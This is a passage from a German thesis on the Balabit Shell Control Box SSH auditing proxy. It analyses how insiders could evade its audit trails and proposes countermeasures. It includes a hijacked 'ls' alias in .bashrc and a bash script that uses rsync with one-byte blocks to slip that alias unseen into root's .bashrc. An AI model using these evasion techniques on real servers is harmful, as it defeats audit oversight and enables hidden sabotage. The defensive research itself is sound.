


Abbildung 2.2.: SCB im Router-Modus
[Bal11]

entsprechenden Server weitergeleitet. Die Firewall vor den Servern wird dabei so eingerichtet, dass sie für die zu überwachenden Verbindungen nur eingehenden Verkehr von der SCB erlaubt. Die SCB überprüft die Client-IP und den vom Client angegebenen Port und leitet die Verbindung dann entsprechend den Verbindungsrichtlinien weiter. Der Bastions-Modus ist darauf ausgelegt, dass Verkehr der nicht überwachten Protokolle gar nicht erst an der SCB ankommt. Deswegen ist es wichtig, dass die Router vor den Servern so konfiguriert werden, dass sie jeglichen Verkehr aus den überwachten Verbindungen an die SCB weiterleiten, aber jeglichen anderen Verkehr direkt an die Server weitergeben. Damit wird der Betrieb auch bei Ausfall der SCB garantiert.




Abbildung 2.3.: SCB im Bastions-Modus
[Bal11]

Nicht-transparenter Modus

Im nicht-transparenten Modus können die Clients einen Server direkt ansprechen. Allerdings nicht mittels der IP, sondern nur mittels Hostnamen, der der SCB mitgeteilt wird. Diese überprüft dann, ob es dem Client erlaubt ist, auf den gewünschten Server zuzugreifen und leitet diesen dann weiter. Eine solche Verbindung wird zum Beispiel mit `ssh username@targetserver:port@scb_address` hergestellt.




Abbildung 2.4.: SCB im nicht-transparenten Modus
[Bal11]

2.2.2. Verbindungsaufbau über SSH

Wenn sich ein Client über SSH zu einem von der SCB kontrollierten Server verbinden will, wird diese Verbindung zunächst mit der SCB aufgebaut. Diese Verbindung wird daraufhin von der SCB analysiert. Es wird in den Verbindungsrichtlinien überprüft, ob der Client für die Verbindung zu dem von ihm gewünschten Server autorisiert ist. Wenn es sich um eine Verbindung eines nicht kontrollierten Protokolls handelt, wird diese weitergeleitet. Wenn der Client den Verbindungsrichtlinien gerecht wird und auch sonst keine weiteren Richtlinien, wie zum Beispiel Zeitrichtlinien, verletzt, wird eine TCP-Verbindung zu dem Server hergestellt. Es beginnt der tatsächliche Aufbau der SSH-Verbindung (siehe Kapitel 2.1.1). SCB verhandelt sowohl auf Client- als auch auf Serverseite die Protokoll-Parameter, wie Verschlüsselung, und schickt den SSH-Hostkey an den Client. Es handelt sich entweder um den Hostkey des Servers oder um einen von der SCB generierten Hostkey. Außerdem schickt der Server seinen Hostkey an die SCB. Der Schlüssel wird dann von der SCB verifiziert. Damit ist die serverseitige Authentifizierung abgeschlossen und es folgt die Authentifizierung des Clients, nach der in den Authentifizierungsrichtlinien erlaubten Methoden. Die Daten des Clients werden dann, wenn er sich in der Nutzerliste der Verbindungsrichtlinie befindet, an den Server weitergeleitet und der Client wird dort autorisiert. Damit ist die Authentifizierung abgeschlossen und der Client kann seine Anfrage, zum Beispiel zum Aufbau einer interaktiven SSH-Session, abschicken. Diese Anfrage wird dann mit der Kanalrichtlinie abgeglichen.

Neben dem gleichzeitigen Aufbau der Verbindung zwischen Client und SCB und SCB und Server ist es auch möglich, die SCB so einzustellen, dass sich der Client erst an der SCB authentifizieren muss, bevor eine Verbindung mit dem Server hergestellt wird.

Abbildung 2.5.: Gateway Authentifizierung
[Bal11]

Außerdem ist es möglich, Authentifizierung nach dem Vier-Augen-Prinzip zu verwenden. Dabei wird die Verbindung erst an den Server weitergeleitet, wenn der Client noch zusätzlich von einem Administrator, in Abbildung 2.6 Authorizer genannt, autorisiert wurde.

Abbildung 2.6.: Vier-Augen-Authentifizierung
[Bal11]

Nach diesen Schritten ist die Verbindung hergestellt und der Client kann Befehle an den Server schicken. Diese Befehle werden dann, wenn es in den Kanalrichtlinien eingestellt ist, von der SCB aufgezeichnet.

2.2.3. Unterstützte SSH-Kanäle

Die SCB unterstützt das Weiterleiten von SSH Tunneln. Dabei werden X11-Tunnel, sowie TCP/IP-Tunnel unterstützt. Es ist jeweils möglich, solche Tunnel nur bestimmten Clients zu erlauben. Standardmäßig wird aber jeglicher SSH-Tunnel weitergeleitet.

Es ist möglich, das Ausführen bestimmter Befehle über SSH zu unterbinden. Dabei kann allerdings nur der eingehende Befehl untersucht werden. Wenn ein Befehl am Server anders interpretiert wird, kann das nicht erkannt werden.

Außerdem besteht die Möglichkeit, SCP- und SFTP-Verkehr zu überwachen. Dafür muss in den Einstellungen der SCB die Option zum Aufzeichnen gesetzt werden. Wird diese Option nicht gesetzt, wird nur die Tatsache, dass eine Dateiübertragung stattgefunden hat, aufgezeichnet, aber nicht der Name oder der Inhalt der Datei. Man kann in den Auditoptionen allerdings einstellen, dass SCP und SFTP überwacht wird. Dann kann man sich im Auditplayer den Dateinamen anzeigen lassen. Damit die gesamte Datei auch auf der SCB gespeichert wird, muss noch zusätzlich die entsprechende Option gewählt werden.

2.2.4. Die Audit-Trails

Die SCB ist in der Lage die aufgezeichneten Informationen im eigenen Audit-Player als Videos abzuspielen. Dabei ist es möglich, SSH-Sitzungen und Dateiübertragungen zu betrachten. Bei einer SSH-Sitzung wird ein Video aller Ein- und Ausgaben dieser Sitzung gezeigt. Wenn im Audit-Player eine Dateiübertragung angezeigt wird, dann werden die in dieser Sitzung übertragenen Dateinamen angezeigt und wenn die entsprechende Option in den Einstellungen gesetzt wurde, kann man sich den Dateiinhalt von dort herunterladen. Die Audit-Trails der SSH-Sitzungen können auch nach bestimmten Eingaben durchsucht werden, was die Suche nach einem bestimmten Fehler oder Befehl erleichtert.




Abbildung 2.7.: Audit-Trails im Audit-Player




Abbildung 2.8.: SSH-Sitzung im Audit-Player

3. Angriffsvektoren

In diesem Kapitel werden verschiedene Möglichkeiten untersucht, die Überwachung durch die SCB zu umgehen. Dabei wird der Angriff allgemein beschrieben und auf eine mögliche Implementation eingegangen, sowie auf die entsprechenden Risiken und Lösungsvorschläge.

3.1. Angreifermodell

Da sich dieses Kapitel mit den potentiellen Angriffsmöglichkeiten beschäftigt, ist es sinnvoll, sich zunächst klar zu machen, von welcher Quelle diese Gefahren ausgehen und welche möglichen Auswirkungen ein erfolgreicher Angriff haben könnte. Diese Arbeit beschäftigt sich mit der Audit-Funktionalität der SCB und inwiefern ein Innentäter diese umgehen könnte. Das Angreifermodell besteht primär also nicht aus unbekannten Tätern, die sich Zugang zu den geschützten Servern verschaffen wollen, sondern aus den eigenen Mitarbeitern, die aus verschiedenen Gründen Schaden anrichten können oder wollen. Diese Innentäter können unterschiedliche Motivationen besitzen, Schaden anzurichten. Wie in der Einleitung erwähnt, sind Mitarbeiter gerade nach einer Kündigung häufiger dazu geneigt, die Daten, an denen sie gearbeitet haben, zu löschen. Besonders, wenn mit sensiblen Personendaten von Kunden gearbeitet wird, besteht das Risiko, dass ein Mitarbeiter diese Daten für seinen eigenen Profit nutzen und verkaufen möchte. Es sind zahlreiche weitere Szenarien wie Betriebsspionage oder absichtliche Sabotage denkbar. Da diese Innentäter offiziell Zugang zu den entsprechenden Servern haben, haben sie viele verschiedene Möglichkeiten, Schaden anzurichten. In den meisten Fällen wird dies nicht durch die SCB zu verhindern sein, da die SCB lediglich die Aktivität aufzeichnen, nicht aber regulierend einschreiten kann. Viele Angriffe können aber durch die Abschreckung durch die SCB verhindert werden. Diese Abschreckung ist aber nur dann gegeben, wenn die Überwachung der SCB auch zuverlässig funktioniert.

3.2. Bewertungskriterien zur Risikobewertung

Im Folgenden sollen die Angriffsvektoren auf ihr Risiko hin untersucht werden. Dafür sollen an dieser Stelle einige Kriterien vorgestellt werden, aus denen sich das Risiko ergibt. Für jeden Angriff wird betrachtet, wie komplex die Ausführung dieses Angriffs ist, ob der Angriff durch die SCB vollständig aufgezeichnet werden kann oder nicht und wie aufwändig es ist, den Angriff in den Aufzeichnungen zu identifizieren.
Aus diesen Punkten ergibt sich die Wahrscheinlichkeit des Angriffs. Zusätzlich wird betrachtet, wie gut ein entsprechender Angriff abgewehrt werden kann. Aus der Kombination aller Punkte ergibt sich das Gesamtrisiko. Eine Zusammenfassung aller Angriffe und ihrer Bewertungen findet sich in A.1. Die Wertebereiche der einzelnen Punkte sind folgende:

Komplexität Bei diesem Punkt muss in Betracht gezogen werden, wie aufwändig ein Angriff für den Angreifer ist. Neben dem Aufwand wird zusätzlich noch betrachtet, ob der Angriff

zusätzliche Veränderungen am Zielsystem benötigt. Die Werte für diesen Punkt sind: *sehr gering*, *gering*, *mittel*, *hoch* und *sehr hoch*.

Aufzeichnung Unter diesen Punkt wird bewertet, ob eine Aufzeichnung des Angriffs durch die SCB möglich ist. Außerdem wird der Umfang dieser Aufzeichnung bewertet. Für diesen Punkt lauten die möglichen Werte: *unmöglich*, *unvollständig* und *vollständig*.

Aufwand Gibt eine Einschätzung des potentiellen Aufwands, der nötig ist, um den Angriff aus den Aufzeichnungen auch zu erkennen. Die Werte sind dabei wie bei der Komplexität.

Wahrscheinlichkeit Die Wahrscheinlichkeit eines Angriffs ergibt sich aus den Punkten *Komplexität*, *Aufzeichnung* und *Aufwand*. Besonders zu bedenken, ist die Gefahr für den Angreifer, entdeckt zu werden. Die Werte dieser Kategorie sind wie bei der ersten.

Abwehr Für jeden Angriff werden Möglichkeiten betrachtet, durch die der Angriff oder zumindest die Umgehung der Aufzeichnung verhindert werden kann. In dieser Kategorie wird der Aufwand für die Abwehr der Angriffe bewertet. Mögliche Werte sind: *sehr leicht*, *leicht*, *mittel*, *schwer* und *sehr schwer*.

Risiko Das Risiko ergibt sich aus Kombination der bisher genannten Punkte. Es nimmt zu, je höher *Aufwand*, *Wahrscheinlichkeit* und *Abwehr* sind und je niedriger *Komplexität* und *Aufzeichnung* sind. Der potentielle Schaden einer erfolgreichen Umgehung wird fest als *sehr hoch* eingestuft, da davon ausgegangen wird, dass durch die SCB root-Zugänge überwacht werden sollen. Da sich der mögliche Schaden durch die verschiedenen Angriffsvektoren nicht verändert, wird er lediglich an dieser Stelle erwähnt und bei der Bewertung des Risikos mit einbezogen.

3.3. Übertragung von Dateien im Klartext

In den folgenden Kapiteln wird beschrieben, wie eine schädliche Datei auf den überwachten Server übertragen werden kann und ob diese Dateiübertragung von der SCB erkannt wird. Vorher muss allerdings geklärt werden, was mit schädlichen Dateien gemeint ist. Es handelt sich dabei nicht um Viren oder Würmer, die von einem AV-Scanner erkannt werden können. Vielmehr handelt es sich um eigene Scripte oder Konfigurationsdateien, die ein Administrator eingibt, um gezielt Schaden am Server zu verursachen oder durch die eine Sicherheitslücke in einem Programm geöffnet werden soll. Es sind also nicht unbedingt Daten, die von einem AV-Scanner oder ähnlichen Programmen auf Anhieb gefunden werden können.

3.3.1. Hochladen eines Alias

Die Shell Control Box überwacht, wie in Kapitel 2.2 beschrieben, alle Eingaben, die während einer SSH-Sitzung eingegeben werden. Eine Möglichkeit, diese Überwachung zu umgehen, ist die Übertragung einer manipulierten Datei, beispielsweise einer `.bashrc`, dank derer scheinbar harmlose Eingaben per SSH auf dem Server anders interpretiert werden können. In der `.bashrc` kann zum Beispiel ein `alias ls` definiert sein, der die Ausgabe des eigentlichen `ls`-Befehls emuliert, aber noch zusätzlich sensible Daten löscht oder unbemerkt auf einen

anderen Server lädt. In dem entsprechenden Audit-Trail könnte ein Auditor lediglich die Eingabe `ls` sehen und nicht, was der Befehl tatsächlich bewirkt. Im Folgenden werden Methoden beschrieben, wie eine solche Datei unbemerkt auf den Server geladen werden kann. Für die folgenden Implementierungen wird der `ls`-Alias in Listing 3.1 verwendet. Anstatt des `echo`-Befehls könnte der entsprechende Schadcode stehen. Um den Alias während der laufenden Sitzung nutzen zu können, müsste nach dem Hochladen der `.bashrc` ein `source .bashrc` ausgeführt werden. Das würde im Audit-Trail auftauchen und es wäre dadurch möglich, den Schaden zuzuordnen. Die `.bashrc` wird allerdings automatisch in der nächsten SSH-Sitzung geladen. Dies ist besonders auch für den Fall zu beachten, dass mehrere Administratoren den root-Account teilen, da der Schaden unbewusst von einem anderen Administrator angerichtet werden kann. Es gibt viele verschiedene Wege, Dateien auf ein Zielsystem zu übertragen. Im Folgenden sollen Wege diskutiert werden, bei denen die Möglichkeit besteht, dass die Dateiübertragung von der SCB aufgezeichnet wird. Die SCB ist darauf ausgelegt, die unterstützten Protokolle zu überwachen und jeglichen anderen Verkehr an den Server weiterzuleiten. Es ist also die Aufgabe der SCB, solche Dateiübertragungen aufzeichnen zu können, die innerhalb der unterstützten Protokolle stattfinden. Es ist mit der SCB nicht möglich, Dateien direkt am Server zu überwachen.

Listing 3.1: Modifizierte .bashrc

```
1    alias ls = 'echo "Der ls-Befehl wurde verändert"; ls'
```

3.3.2. Dateiübertragung aus externer Quelle

Manipulierte Dateien können auf verschiedene Arten auf einen Server gelangen. Die einfachste Möglichkeit ist, die Dateien auf dem Server herunterzuladen oder den Server anderweitig anzuweisen, diese Dateien zu beziehen. Hier werden kurz zwei Möglichkeiten vorgestellt. Da die Dateiübertragung nicht über die SCB geht, ist die SCB nicht in der Lage, diese Dateien aufzuzeichnen. Es kann lediglich die Initialisierung der Übertragung aufgezeichnet werden.

Dateidownload

Um den Server anzuweisen, eine schädliche Datei herunterzuladen, gibt es verschiedene Möglichkeiten. Die einfachste Variante ist es, den Server direkt anzuweisen, die schädliche Datei beispielsweise über *wget* von einem Web-Server herunterzuladen und dann die Datei wieder auf dem Web-Server zu löschen, um die Spuren zu verwischen. Diese Variante ist allerdings sehr auffällig und sehr einfach zu entdecken und durch diverse Sicherheitssysteme, wie IDS, IPS, AV-Scanner oder auch Proxy-Server, zu unterbinden. Der Vollständigkeit halber soll sie in diesem Kapitel aber ebenfalls erwähnt werden.

Manipulierte Pakete in einem Software-Repository

Weniger auffällig, aber auch erheblich schwieriger zu bewerkstelligen, ist der Angriff über ein firmeninternes Software-Repository. So könnte eine neue Version bereits installierter Software in dieses Repository eingeschleust werden, so dass die schädliche Software durch ein automatisches Update oder ein System-Update durch einen Administrator, der von dem Angreifer verschieden sein kann, installiert wird. In den Audit-Trails der SCB könnte anschließend außer einem Routine-Update nichts gefunden werden.

3.3.3. Übertragung mittels SCP und SFTP

In Kapitel 2.1.3 werden die Grundlagen zu SCP und SFTP behandelt. Beides sind häufig genutzte Protokolle, Dateien über eine SSH-Verbindung zu übertragen. Wie in Kapitel 2.2.3 beschrieben, ist es möglich, Dateiübertragungen über diese Protokolle zu überwachen. Standardmäßig ist diese Funktion allerdings nicht gesetzt. Dadurch ist es möglich, ohne größeren Aufwand Dateien zu übertragen. Die Übertragung der `.bashrc` auf den Server mit SCP ist in Listing 3.2 dokumentiert und die Übertragung mit SFTP in Listing 3.3. In beiden Fällen wird die Tatsache, dass eine Übertragung über SCP oder SFTP stattgefunden hat, von der SCB aufgezeichnet. Es ist allerdings nicht möglich, nachzuvollziehen, welche oder wie viele Dateien übertragen wurden oder welchen Inhalt diese Dateien haben.




Abbildung 3.1.: Dateiübertraung mit SCP oder SFTP ohne Überwachung durch die SCB

In den Optionen der Shell Control Box ist es allerdings möglich, anzugeben, dass Dateiübertragungen über SCP und SFTP aufgezeichnet werden. Dabei kann noch ausgewählt werden, ob die gesamte Datei mit abgespeichert werden soll, oder nur deren Dateiname. Für die Datei lässt sich ein Größenlimit angeben, nach dem die Dateiübertragung abgebrochen wird, so dass einem Überlauf des SCB-Speichers durch große Dateien entgegengewirkt wird. Die Aufzeichnung der Datei-Übertragung lässt sich dann im Audit-Player betrachten und von dort aus kann dann die Datei heruntergeladen werden. Abbildung 3.2 zeigt eine solche Aufzeichnung. Man kann sehen, dass die Datei `.bashrc` übertragen wurde und kann diese abspeichern.

Abbildung 3.2.: Dateiübertraung mit SCP oder SFTP mit Überwachung durch die SCB

Listing 3.2: Übertragung einer modifizierten .bashrc über SCP

```
admin@client:~$  scp -P 2222 .bashrc root@balabit-master.srv.lrz.
   de:
Password:
.bashrc                   100 51 0.1KB/s 00:00
```

Listing 3.3: Übertragung einer modifizierten .bashrc über SFTP

```
admin@client:~$  sftp -P 2222 root@balabit-master.srv.lrz.de
Password:
Connected to 10.156.200.123.
sftp> put .bashrc
Uploading .bashrc to /root/.bashrc
.bashrc                100 51 0.1KB/s 00:00
```

3.3.4. Dateiübertragung mittels Rsync

Wie in Kapitel 2.1.3 beschrieben, handelt es sich bei Rsync um ein weiteres Protokoll, das häufig zur Dateiübertragung verwendet wird. Anders als SCP und SFTP bietet die Shell Control Box keine direkte Option, Rsync-Übertragungen aufzuzeichnen. Eine Rsync-Übertragung erscheint in der SCB unter dem Kanaltyp "session exec". Wenn die Option zur Überwachung dieses Kanals gesetzt wurde, ist es möglich, sich die Übertragung im Audit-Player anzusehen. Der Player ist allerdings, wie in Abbildung 3.3 zu sehen, nicht in der Lage, diese Übertragung korrekt darzustellen. Aus den dargestellten Informationen ist es nicht möglich, auf den Inhalt der übertragenen Dateien oder deren Dateinamen zu schließen.




Abbildung 3.3.: Audit-Player nach Rsync-Übertragung

Der Audit-Player bietet allerdings die Möglichkeit, Verbindungsinformationen als PCAP-Datei zu exportieren. Da Rsync die Informationen in Klartext überträgt, ist es möglich, den Inhalt der Datei aus den Verbindungsinformationen zu extrahieren. Dazu kann man die PCAP-Datei beispielsweise mit Wireshark öffnen und nach dem Paket bzw den Paketen mit den Transferdaten suchen (siehe Abbildung 3.4).

Damit die Manipulation der Datei schwieriger zu entdecken ist, könnte sich ein Angreifer den in Kapitel 2.1.3 beschriebenen Delta-Algorithmus von Rsync zu Nutze machen. Dabei überträgt Rsync nur veränderte Blöcke einer Datei. Die Blockgröße, die Rsync zur Prüfsummenberechung verwendet, kann mit der Option `-B` angegeben werden. Dabei gibt `-B1` eine Blockgröße von einem Byte an. Mit dieser Option ist es möglich, den schädlichen Code Byte für Byte in die Zieldatei zu übertragen. Ein Beispiel für eine solche Übertragung ist in Listing 3.4 zu finden. Dabei werden die Informationen Buchstabe für Buchstabe übermittelt. Zusätzlich ist es noch möglich, die einzelnen Übertragungen zwischen anderen - normalen -




Abbildung 3.4.: Inhalt der .bashrc in Wireshark

Rsync-Aufträgen zu verstecken und die Datei über einen längeren Zeitraum nach und nach aufzubauen, so dass es nicht möglich ist, aus direkt aufeinanderfolgenden Rsync-Sitzungen auf den Inhalt der Datei zu schließen.

Listing 3.4: Bash-Script zur schrittweisen Übertragung

```
1  #!/bin/bash
2
3  # alias verändert den ls-Befehl
4  # wird kommentiert übertragen, damit einem anderen
       Administrator nicht auffällt, dass der Befehl nicht mehr
       funktioniert / etwas anderes macht, bevor die Übertragung
       vollständig abgeschlossen ist
5  string="#alias ls=\"echo Der ls-Befehl wurde verändert; ls\""
6
7  i=0
8  # Zeichen für Zeichen übertragen
9  for i in $(seq 0 $((${#string}-1)))
10 do
11     echo -n "${string:$i:1}" >> .bashrc
12     rsync -Prahv -B 1 -e "ssh -p 2222" .bashrc root@10
           .156.200.123:
13
14 done
15 # Kommentar am Anfang entfernen
16 sed -i "/${string}/ s/# *//" .bashrc
17 rsync -Prahv -B 1 -e "ssh -p 2222" .bashrc root@10.156.200.123:
```

3.3.5. Lösungsvorschläge

SSH-Kanäle kontrollieren Für den Fall, dass man keinerlei oder nur beschränkte Dateiübertragung über SCP, SFTP und Rsync erlauben möchte, ist es möglich, die entsprechenden Kanäle in den Kanal-Richtlinien der SCB zu unterbinden. SCP und SFTP laufen jeweils über einen eigenen Kanal und können somit entsprechend über die Richtlinien `Session exec SCP` und `Session SFTP` kontrolliert werden. Dabei kann die Dateiübertragung durch das Entfernen der Richtlinie komplett unterbunden werden. Es ist allerdings auch möglich, die Dateiübertragung nur für bestimmte Ziel- oder Quelladressen zu erlauben.

Im Fall von Rsync erkennt die SCB eine solche Dateiübertragung als Kanaltyp `session exec`. Damit lässt sich auch durch das Entfernen dieses Typs aus den Kanalrichtlinien die Dateiübertragung mittels Rsync komplett abschalten oder auf bestimmte IP-Adressen beschränken.

